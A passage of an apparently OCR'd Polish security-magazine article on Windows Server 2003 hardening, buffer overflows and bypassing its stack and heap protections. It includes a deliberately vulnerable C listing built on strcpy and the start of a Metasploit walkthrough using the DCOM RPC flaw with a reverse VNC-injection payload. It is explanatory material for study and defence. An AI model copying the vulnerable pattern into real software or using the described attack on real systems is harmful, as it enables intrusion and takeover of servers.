Wygląda więc na to, że następna generacja systemów serwerowych Microsoftu jest jedyną drogą dla firm, które chcą mieć bezpieczne serwery oparte o Windows. Premiera serwerowego Longhorna jest zapowiadana na rok 2007, trudno więc oczekiwać, że każdy będzie cierpliwie na niego czekać. Windows XP nie jest natomiast przeznaczony do użytku serwerowego – w efekcie na placu boju pozostaje tylko Windows Server 2003.

Przyjrzyjmy się kwestiom bezpieczeństwa systemu Windows Server 2003 wraz z najświeższymi podatnościami i zobaczmy, czy po niemal trzech latach od premiery faktycznie warto wybrać go zamiast Windows 2000 oraz czy warto rozważać go jako platformę docelową dla nowych projektów.

Dla większości organizacji najważniejsze jest bezpieczeństwo (patrz Ramka *Podejścia do bezpieczeństwa*). Microsoft zareagował na to zapotrzebowanie na kilka sposobów, poczynając od programu *Trustworthy Computing*. W porównaniu ze swymi poprzednikami, system Windows Server 2003 stanowi wyraźną próbę stworzenia bezpiecznego środowiska pracy, ale w niektórych sytuacjach nadal sobie nie radzi.

Poważną i bardzo widoczną zmianą w Windows Server 2003 są zmiany w ustawieniach domyślnych, które stanowiły piętę achillesową wcześniejszych systemów Microsoftu i padały najczęstszym łupem crackerów. W dalszej części artykułu zobaczymy, czym domyślne ustawienia serwera różnią się od swych odpowiedników z wcześniejszych systemów i jak przyczyniają się do zwiększenia bezpieczeństwa systemu (choć zarazem bywają źródłem frustracji dla administratorów i użytkowników pozbawionych dostępu do wielu funkcji, które we wcześniejszych wersjach były domyślnie dostępne). Przyjrzymy się nowym ustawieniom domyślnym wprowadzonym w Windows Server 2003, dotyczącym przede wszystkim usług, uwierzytelniania i – co najważniejsze – usługi IIS, która w starszych systemach serwerowych Windows była najczęstszym celem ataków.

Nowe i lepsze

Windows Server 2003 bazuje na systemie Windows 2000 Server, ale poprawiono jego zgodność programową i sprzętową oraz wprowadzono kilka innych funkcji, znanych z Windows XP. Co jednak najważniejsze, zwiększono jego bezpieczeństwo. Wszystkie komponenty serwerowe są domyślnie wyłączone podczas uruchamiania systemu, co znacznie ogranicza możliwości ataku na nowe instalacje. Wprowadzono też kilka innych ulepszeń bezpieczeństwa.

Domyślne ustawienia typowych usług

Jedna ze zmian wprowadzonych w systemie Windows Server 2003 polega na tym, że mniej usług jest uruchamianych z konta systemu lokalnego (*NT AUTHORITY\SYSTEM*), podczas gdy w Windows 2000 z takich uprawnień korzystały prawie wszystkie usługi. Programy uruchamiane w ten sposób mają nieograniczone prawa dostępu do lokalnego komputera, co stanowi oczywiste zagrożenia bezpieczeństwa. Zamiast konta systemu lokalnego, wiele typowych

usług korzysta teraz z konta usługi lokalnej (*NT AUTHORITY\LOCAL SERVICE*) lub usługi sieciowej (*NT AUTHORITY\NETWORK SERVICE*) – czyli kont o znacznie mniejszych uprawnieniach od konta systemu lokalnego.

W Windows Server 2003 pozostaje wiele usług logujących się na konto lokalnego systemu (usługa automatycznych aktualizacji, usługa przeglądania komputera, klient DHCP i wiele innych), ale kilka innych usług te uprawnienia straciło. Przykładem może być usługa *Alerter,* która w Windows 2000 używała konta systemu lokalnego, a w systemie Server 2003 korzysta z konta usługi lokalnej, jak również usługa DNS, która teraz korzysta z konta usługi sieciowej. Wszystko to przyczynia się to do zwiększenia ogólnego bezpieczeństwa systemu.

Zmiany w procedurze uwierzytelniania

W procesie uwierzytelniania podczas logowania do lokalnego komputera i do domeny zostały wprowadzone zmiany mające na celu zwiększenie bezpieczeństwa. W przypadku uwierzytelniania przy logowaniu do komputera lokalnego, istotną zmianą jest wykluczenie możliwości stosowania pustych haseł przy zdalnym dostępie do systemu (choć w lokalnej konsoli puste hasła są nadal dopuszczalne).

Relacje zaufania między lasami (*cross-forest trusts*, patrz Ramka *Czym są relacje zaufania między lasami*) są nowym aspektem uwierzytelniania w domenach Active Directory. W ramach takiej relacji, żądania uwierzytelnienia są przesyłane między lasami za pośrednictwem protokołu Kerberos v5 (patrz Ramka *Czym jest Kerberos*). Administratorzy mogą kontrolować zakres uwierzytelniania wymaganego w kontaktach między zaufanymi lasami za pomocą mechanizmu *selektywnego uwierzytelniania*, którego włączenie pozwala ręcznie ustawiać uprawnienia dostępu użytkowników z innego lasu do domen i zasobów.

Zmiany w IIS

Najpoważniejsze zmiany dotyczą domyślnych ustawień serwera IIS 6.0. Serwer WWW nie jest teraz domyślnie instalowany w wersjach Windows Server 2003 Standard, Enterprise i Datacenter (choć, z oczywistych względów, jest instalowany w wersji Web Server). Pozwala to wyeliminować częsty problem nieświadomego utrzymywania w sieci nieplanowanych serwerów WWW.

Jeśli już zainstalujemy IIS 6.0, to według ustawień domyślnych działa on w trybie minimalnym, w którym wyłączone są komponenty obsługi treści dynamicznej (na przykład ASP, WebDAV i rozszerzenia FrontPage). IIS 6.0 wprowadza też nowe, bezpieczniejsze metody uwierzytelniania i autoryzacji zasobów WWW. Istotną nowością w konstrukcji IIS 6.0 jest działający w trybie jądra sterownik HTTP o nazwie *HTTP.sys*, który nie tylko zwiększa wydajność i skalowalność serwera WWW, lecz również znacząco poprawia bezpieczeństwo. *HTTP.sys* pełni rolę bramy dla żądań kierowanych przez użytkowników do serwera WWW, przetwarzając każde żądanie i kierując je do odpowiedniego procesu wykonawczego trybu użytkownika. Procesy wykonawcze mają ograniczone uprawnienia i nie mogą korzystać z zasobów dostępnych w trybie jądra, co znacznie ogranicza pole manewru intruzowi usiłującemu przejąć kontrolę nad serwerem.

Zmiany w członkostwie grupy Everyone

We wcześniejszych wersjach Windows wbudowana grupa *Everyone* obejmowała dosłownie wszystkich użytkowników korzystających z systemu, w tym użytkowników anonimowych. W systemie Server 2003 grupa *Everyone* nie obejmuje użytkowników anonimowych, dzięki czemu nie tych ostatnich nie dotyczą jej uprawnienia. Użytkownicy zalogowani anonimowo są przydzieleni do wbudowanej i automatycznie obsługiwanej grupy *Anonymous Logon*.

Czym są relacje zaufania między lasami

W systemie Windows Server 2003 wprowadzono nowy rodzaj relacji zaufania: relacje między lasami. Termin *las* oznacza hierarchię domen w ramach usługi Active Directory, w której grupa domen dzielących tę samą nazwę nosi nazwę *drzewa*. W przypadku powstania kilku lasów w danej instytucji, czego przyczyną są najczęściej względy bezpieczeństwa lub zmiany organizacyjne, konieczne jest zarządzanie relacjami między nimi. Można to robić albo ręcznie, albo za pomocą nowego, zautomatyzowanego mechanizmu pozwalającego określić domyślne zaufanie każdej domeny w lesie A do każdej domeny w lesie B.

W środowisku domenowym Windows Server 2003 istnieje możliwość dopuszczania członków grupy *Anonymous Logon* do grupy *Everyone* w skali kontrolera domeny, poprzez edycję polityki bezpieczeństwa domeny (*Start -> Programs -> Administrative Tools -> Domain Security Policy*). W lewym panelu konsoli kolejno rozwijamy węzły *Default Domain Controller Policy*, *Computer Configuration*, *Windows Settings*, *Security Settings* i *Local Policies*, a następnie klikamy *Security Options*. W panelu szczegółów klikamy prawym przyciskiem myszy *Network Access*

Czym jest Kerberos

Kerberos to sieciowy protokół uwierzytelniania, dostarczający silne mechanizmy kryptografii klucza tajnego do uwierzytelniania klientów i serwerów w sieci oraz do szyfrowania komunikacji między nimi. Kerberos powstał w odpowiedzi na problemy bezpieczeństwa związane z uwierzytelnianiem niejawnym, w ramach którego użytkownik może uzyskać dostęp do wielu usług sieciowych logując się jedynie do pojedynczej domeny czy segmentu sieci. Za potwierdzanie tożsamości tak zalogowanego użytkownika, podczas autoryzacji dostępu do poszczególnych zasobów, odpowiada pojedyncza, wydzielona usługa.

Domyślne usługi w Windows Server 2003

Uruchamiane z konta usługi lokalnej

- *Alerter*,
- *Application Layer Gateway Service*,
- *Remote Registry*,
- *Smart Card*,
- *Smart Card Helper*,
- *SSDP Discovery Service*,
- *TCP/IP NetBIOS Helper*,
- *Telnet*,
- *UPS*,
- *Universal Plug and Play*,
- *Web Client*,
- *Windows Image Acquisition*,
- *WinHTTP Web Proxy Auto-Discovery Service*.

Uruchamiane z konta usługi sieciowej

- *DHCP Client*,
- *Distributed Transaction Coordinator*,
- *DNS Client*,
- *License Logging*,
- *Performance Logs and Alerts*,
- *RPC Locator*.

Usługi domyślnie wyłączone

- IIS nie jest domyślnie instalowany,
- *Alerter*,
- *Clipbook*,
- *Distributed Link Tracking Server*,
- *Human Interface Device Access*,
- *Imapi CDROM Burning Service*,
- *ICF/ICS*,
- *Intersite Messaging*,
- *License Logging*,
- *Messenger*,
- *NetMeeting Remote Desktop Sharing*,
- *Network DDE*,
- *Network DDE DSDM*,
- *Routing and Remote Access*,
- *Telnet*,
- *Terminal Service Session Discovery*,
- *Themes*,
- *WebClient*,
- *Windows Image Acquisition*,
- Mechanizm Kerberos jest domyślnie wyłączony i automatycznie włączany w chwili awansu serwera na kontroler domeny.

i ustawiamy uprawnienia *Everyone* dla użytkowników anonimowych. Wybieramy *Properties* i zaznaczamy pole *Define this policy*, po czym wybieramy *Enabled*, by zastosować tę konkretną politykę.

System Windows Server 2003 wprowadził nie tylko opisane zmiany bezpieczeństwa, ale i wiele innych. Ciągle jednak nasuwa się pytanie: czy to wystarczy? Zapewne nie. Rzeczywiście, konfiguracja świeżo zainstalowanego systemu jest względnie bezpieczna i chwała jej za to. Tyle, że jest mało prawdopodobne, by serwer miał docelowo pozostać w takim stanie, bez udostępniania żadnych konkretnych usług. W końcu głównym celem systemu serwerowego jest obsługa użytkowników – czy to jako serwer WWW, czy też serwer obsługujący inne operacje intra- i internetowe.

Wady usług

Już samo pojawienie się słowa *usługa* oznacza kłopoty. Dla uproszczenia ograniczymy się tu do własnych usług Microsoftu. Chodzi o program działający w tle, niezależnie od sesji użytkownika. Usługi są najczęściej uruchamiane automatycznie w chwili uruchomienia systemu, jest to więc wygodny sposób włączania aplikacji typu serwerowego, na przykład serwera WWW. Ta dogodna cecha usług bywa jednak ich poważną wadą, gdyż użytkownik może nie mieć zielonego pojęcia o tym, jakie usługi są aktualnie uruchomione.

Oznacza to, że bez wiedzy użytkownika na serwerze może pracować wiele domyślnych usług, z których każda jest potencjalnym celem ataku. Kilka lat temu problem ten dobitnie unaoczniła inwazja takich robaków, jak Code Red czy Nimda, które często wykorzystywały usługi internetowe włączone domyślnie na zwykłych stacjach roboczych. Zarażone maszyny służyły za bazę wypadową do infekowania innych systemów w całym Internecie. W celu ograniczenia zakresu domyślnych usług podatnych na atak, w Windows Server 2003 Microsoft wyłączył 19 z nich, a kilku innym ograniczył dotychczasowe uprawnienia (patrz Ramka *Domyślne usługi w Windows Server 2003*).

Atakowanie usług

Celem typowego ataku na usługę Windows jest wykorzystanie jej do wykonania polecenia lub uzyskania dostępu do systemu plików w celu zapisu lub odczytu chronionego pliku. Większość usług jest uruchamiana w ramach konta *SYSTEM*, toteż najczęściej mają one uprzywilejowany dostęp do większości funkcji systemu – co z kolei czyni je łakomym kąskiem dla napastników. Umiejętne manipulowanie usługą pozwala atakującemu zwiększyć własne uprawnienia w systemie i wykonać w zasadzie dowolną operację.

Biorąc pierwszy przykład z brzegu, Biuletyn Bezpieczeństwa Microsoft MS02-006 opisuje możliwość przepełnienia bufora w usłu-

dze SNMP, której wykorzystanie może pozwolić atakującemu na zdalne wykonywanie poleceń z uprawnieniami konta *SYSTEM*. Inne podatności są mniej poważne, ale skorzystanie z nich mimo to może posłużyć do wykonania nieautoryzowanych operacji w systemie. W przeszłości istniały na przykład luki w zabezpieczeniach usługi SMTP, których wykorzystanie pozwalało spamerowi anonimowo wysyłać pocztę za pośrednictwem zaatakowanego serwera. Na szczęście ten konkretny problem nie dotyczył już systemu Windows Server 2003.

Z punktu widzenia napastnika, cała sztuka polega na uzyskaniu dostępu. W przypadku większości usług internetowych wystarczy połączyć się z określonym portem TCP, natomiast poważniejsze wykorzystanie innych usług wymaga najczęściej dostępu do lokalnej konsoli. Skuteczna ochrona wymaga znajomości istniejących eksploitów i minimalizacji narażenia na te ataki.

Ku eksploitowi

Ataki z przepełnieniem bufora (patrz Ramka *Ataki z przepełnieniem bufora*) należą do najczęściej wykorzystywanych kierunków włamań do komputerów. Działanie takiego eksploita polega na przesłaniu do strumienia wejściowego lub kontrolki zbyt długiego ciągu znaków, o rozmiarze przekraczającym rozmiar alokowanej dla niego pamięci. Wstawiony do pamięci ciąg nadpisuje komórki pamięci własnym kodem, powodującym na przykład wykonanie wirusa lub robaka. W tym artykule zajmiemy się atakami z przepełnieniem sterty i stosu w systemach Windows – dzięki swej skuteczności zyskują one coraz większą popularność.

Systemy Windows Server 2003 i późniejszy Windows XP SP2 wprowadziły dodatkową linię obrony, którą musieli pokonać hakerzy usiłujący wykorzystać przepełnienie sterty w tych systemach. Najpierw przyjrzymy się metodom klasycznego przepełnienia sterty i przekonamy się, że techniki te nie mają zastosowania do najnowszych systemów Windows; następnie poznamy sposób ominięcia tej pierwszej linii obrony i nadpisania fragmentu pamięci.

Ataki z przepełnieniem bufora

Istnieją dwa główne rodzaje ataków z przepełnieniem bufora: przepełnienia na stosie i przepełnienia na stercie.

Przepełnienie na stosie

Podatność na nadpisanie zawartości stosu jest jednym z częściej spotykanych problemów zabezpieczeń w oprogramowaniu. Atak polega na przepełnieniu bufora na tyle, by zawartość rejestru wskaźnika instrukcji EIP na stosie została nadpisana adresem dostarczonego przez intruza kodu powłoki. W momencie zakończenia pracy aktualnie wykonywanej instrukcji, następuje wykonanie kodu spod adresu wskazywanego przez rejestr EIP, co powoduje uruchomienie dostarczonego kodu powłoki w uprawnieniami zaatakowanego procesu. Jeśli proces ten ma uprawnienia administratora, to atak może mieć dotkliwe konsekwencje dla bezpieczeństwa systemu.

Przepełnienie na stercie

Przepełnianie sterty bardzo przypomina nadpisywanie stosu, jednak w tym przypadku nie jest nadpisywany rejestr EIP, lecz obszary pamięci alokowane przez proces (na przykład poprzez wywołanie `malloc()`). Przepełnienie dynamicznie alokowanego bufora pozwala wprowadzić dane do kolejnego obszaru alokowanego na stercie, dzięki czemu napastnik może modyfikować zawartość tych obszarów.

Ochrona sterty

Klasyczne techniki przepełnienia sterty sprawdzały się w przypadku systemów operacyjnych Windows XP (SP0, SP1) i Windows 2000, ale Windows Server 2003 wprowadza poważne zmiany. Microsoft zmienił funkcje zarządzania stertą i struktury danych sterty tak, by przez alokacją lub zwolnieniem bloku pamięci była sprawdzana jego poprawność:

- Dla każdego nagłówka bloku wprowadzono wartość kontrolną (*canary value*), czyli specjalną wartość zabezpieczającą, która jest sprawdzana w chwili alokacji bloku, w celu sprawdzenia, czy nie doszło do przepełnienia,
- Przed rozłączeniem bloków (niezależnie od tego, czy jego przyczyną jest alokacja, czy scalanie bloków) sprawdzane są wskaźniki na bloki sąsiednie. Takie samo sprawdzenie obowiązuje bloki alokowane wirtualnie i to ono właśnie stanowi prawdziwą przeszkodę dla udanego przepełnienia sterty.

Wprowadzono i inne zabezpieczenia, z których najważniejsze jest losowanie bloku wykonawczego procesu (PEB) i kodowanie wskaźników wyjątków. Celem wszystkich tych zabiegów jest ograniczenie do minimum liczby stałych i dokładnie znanych, w skali procesu, wskaźników na funkcje, gdyż właśnie te miejsca stanowiły najważniejszy cel przy próbach przepełnienia sterty tradycyjnymi metodami.

Niestety, nawet te zabezpieczenia nie dają stuprocentowej ochrony przed przepełnieniem sterty, co wykazał na początku 2005 r. Aleksander Anisimow. Opisana przez niego metoda obejścia nowych zabezpieczeń sterty opiera się na wykorzystaniu braku sprawdzenia listy translacji adresów (*lookaside list* – więcej informacji w artykule *Defeating Windows XP SP2 Heap protection and DEP bypass*, patrz Ramka *W Sieci*). Technika ta jest teoretycznie bez zarzutu, ale w praktyce trudno ją wykorzystać, między innymi dlatego, że powodzenie ataku wymaga dostępności aktywnej i odblokowanej tablicy translacji dla sterty.

Ochrona stosu w Windows Server 2003 i metody jej ominięcia

Metoda ochrony stosu jest podobna do innych rozwiązań tego typu. Dla każdej funkcji w pamięci wyliczana jest wartość kontrol-

na, zapisywana następnie na stosie tuż pod adresem powrotu funkcji. Przed powrotem sterowania do funkcji wywołującej, wykonywana jest specjalna procedura porównująca wartość kontrolną zapisaną na stosie z odpowiadającą jej zarejestrowaną wartością w pamięci globalnej. Jeśli wartości te okażą się różne, program zostanie zakończony po wykonaniu funkcji raportujących błędy.

Jedną ze znanych słabości takiej implementacji jest fakt, że struktury obsługi wyjątków również są składowane w ramach pamięci stosu, przez co teoretycznie możliwe jest takie przepełnienie bufora podatnego programu, by nadpisać nie tylko wartość kontrolną i adres powrotu, ale również wskaźnik na funkcję obsługi wyjątku. Wystarczyłoby wtedy spowodować wyjątek przed wywołaniem procedury sprawdzającej wartość kontrolną, by przekierować wykonanie programu do złośliwego kodu uprzednio umieszczonego na stosie, stercie lub w innym obszarze pamięci.

Wskazano też inne słabe punkty tej metody. 32-bitowa zarejestrowana wartość kontrolna w pamięci globalnej może być zapisywana przez aplikację. Jeżeli więc napastnik uzyska dostęp do pamięci globalnej aplikacji, to teoretycznie będzie w stanie tak zmodyfikować wartość kontrolną, by odpowiadała zmienionej podczas przepełnienia bufora wartości ze stosu. Istnieją różne eksploity pozwalające ominąć zabezpieczenia stosu w systemie Windows Server 2003, zwłaszcza w przypadku wykorzystania opisanej niżej podatności interfejsu DCOM RPC na przepełnienie bufora.

Przyjrzyjmy się bliżej całemu mechanizmowi. Po wykonaniu chronionej funkcji, jej wartość kontrolna jest sprawdzana i porównywana z wartością sprzed wykonania. Oryginał wartości jest składowany w sekcji *.data* pliku obrazu dla danej funkcji, natomiast wartość ze stosu jest przenoszona do rejestru ECX i porównywana z oryginałem z sekcji *.data*. To pierwszy problem.


Listing 1. *Problemy z mechanizmem ochrony stosu*

```
#include <stdio.h>
#include <windows.h>

HANDLE hp=NULL;
int ReturnHostFromUrl(char **, char *);

int main()
{
  char *ptr = NULL;
  hp = HeapCreate(0,0x1000,0x10000);
  ReturnHost-FromUrl(&ptr,"http://www.ivizindia.com/index.html");
  printf("Nazwa hosta to %s",ptr);
  HeapFree(hp,0,ptr);
  return 0;

}

int ReturnHostFromUrl(char **buf, char *url)
{
  int count = 0;
  char *p = NULL;
  char buffer[40]="";

  // Pobranie wskaźnika na początek nazwy hosta
  p = strstr(url,"http://");
  if(!p)
    return 0;
  p = p + 7;
  // Przetwarzanie lokalnej kopii
  strcpy(buffer,p); // <------ UWAGA 1
  // Znalezienie pierwszego ukośnika
  while(buffer[count] !='/')
    count ++;
  // Wyzerowanie ukośnika
  buffer[count] = 0;
  // Teraz mamy w buforze nazwę hosta
  // Kopiujemy ją na stertę
  p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
  if(!p)
    return 0;
  strcpy(p,buffer);
  *buf = p; // <------ UWAGA 2
  return 0;
}
```


Jeśli wartość kontrolna się nie zgadza, to kod implementujący jej sprawdzanie wywoła funkcję obsługi zabezpieczeń (jeśli takowa została zdefiniowana). Wskaźnik na tę funkcję jest składowany w sekcji *.data* pliku obrazu atakowanej procedury. Jeśli jest on niepusty (różny od `NULL`), to zostaje przeniesiony do rejestru EAX i wywołany. Stanowi to kolejny problem, gdyż w przypadku braku funkcji obsługi zabezpieczeń wywoływana jest procedura `unhandledExceptionFilter()`, która nie tylko kończy działanie procesu, ale dodatkowo wykonuje wiele dodatkowych operacji i wywołuje szereg funkcji.

Pora przekonać się w praktyce, dlaczego wspomniane kwestie są faktycznie problematyczne. Najlepiej będzie to widać na konkretnym kodzie – rozważmy przykład z Listingu 1.

Program przyjmuje adres URL i pobiera z niego nazwę hosta. Funkcja `ReturnHostFormUrl()` jest podatna na przepełnienie bufora w miejscu oznaczonym `UWAGA 1`. Przyglądając się prototypowi funkcji widzimy, że przyjmuje ona dwa parametry: wskaźnik na wskaźnik (`char **`) oraz



Rysunek 1. *Widok zdalnego pulpitu po udanym uruchomieniu sesji VNC*



Rysunek 2. *Wiersz poleceń na zdalnej maszynie*

RPC-DCOM

Protokół RPC (*Remote Procedure Call*) jest używany przez systemy Windows jako mechanizm komunikacji międzyprocesowej pozwalający programowi uruchomionemu na jednym komputerze wykonywać kod na innej zdalnej maszynie. Sam protokół bazuje na specyfikacji RPC OSF (*Open Software Foundation*), lecz został dodatkowo wzbogacony o kilka rozszerzeń Microsoftu.

wskaźnik na przetwarzany URL. W miejscu oznaczonym `UWAGA 2`, jako pierwszy parametr funkcji przekazywany jest wskaźnik na nazwę hosta, składowaną na dynamicznie alokowanej stercie – to właśnie tutaj właśnie pojawia się jeden ze wspomnianych problemów. Jeśli w tym miejscu dokonamy przepełnienia bufora na stosie, to będziemy mogli nadpisać wartość kontrolną, zapisany wskaźnik bazowy i zapisany adres powrotu, a w dalszej kolejności również parametry przekazywane do funkcji. Krótko mówiąc, przepełnienie bufora może dać intruzowi kontrolę nad parametrami wywołania funkcji, co pozwala wykorzystać mechanizm wyjątków do ominięcia zabezpieczeń stosu.

Wykorzystanie luki

Uzbrojeni w metodę naruszenia bezpieczeństwa najnowszych systemów Windows możemy przystąpić do faktycznej próby włamania. Dla wygody ograniczymy się do środowiska eksploitów Metasploit, który daje wystarczająco dużo możliwości. Zajmiemy się jedną konkretną podatnością, pozwalającą uzyskać całkowitą kontrolę nad komputerem z systemem Windows Server 2003. Inne możliwości ataku Czytelnicy będą już mogli badać samodzielnie dla konkretnych zastosowań.


Znana jest luka zabezpieczeń w interfejsie RPC (patrz Ramka *RPC-DCOM*) implementującym DCOM (*Distributed Component Object Model*), nasłuchującym na portach obsługujących RPC. Interfejs ten obsługuje żądania aktywacji obiektów DCOM nadsyłane do ser-

wera z maszyn klienckich. Podatność polega na niezabezpieczonej obsłudze nieprawidłowych komunikatów w funkcji odpowiedzialnej za tworzenie instancji obiektów DCOM.


Skuteczne wykorzystanie tej podatności pozwala wykonywać na atakowanym systemie polecenia z uprawnieniami lokalnego konta systemowego, co w praktyce oznacza, że intruz może podejmować w ramach systemu dowolne działania, w tym instalowanie programów, przeglądanie, modyfikację i usuwanie danych czy też tworzenie nowych użytkowników o nieograniczonych uprawnieniach. Podatność ta została odkryta przez grupę badawczą *Last Stage of Delirium* i od tej pory jest powszechnie wykorzystywana.

Nie wnikając w szczegóły korzystania ze środowiska Metasploit, zajmijmy się od razu wykorzystaniem wyżej opisanej podatności systemu Windows Server 2003. Jako dane wstrzykiwane przez eksploita podajemy *win32_reverse_vncinject*, czyli kod serwera VNC w postaci biblioteki DLL. Wykonanie tego kodu pozwala uzyskać natychmiastowy dostęp do pulpitu systemu Windows – wystarczy go dostarczyć do atakowanego systemu w zasadzie dowolnym działającym eksploitem.

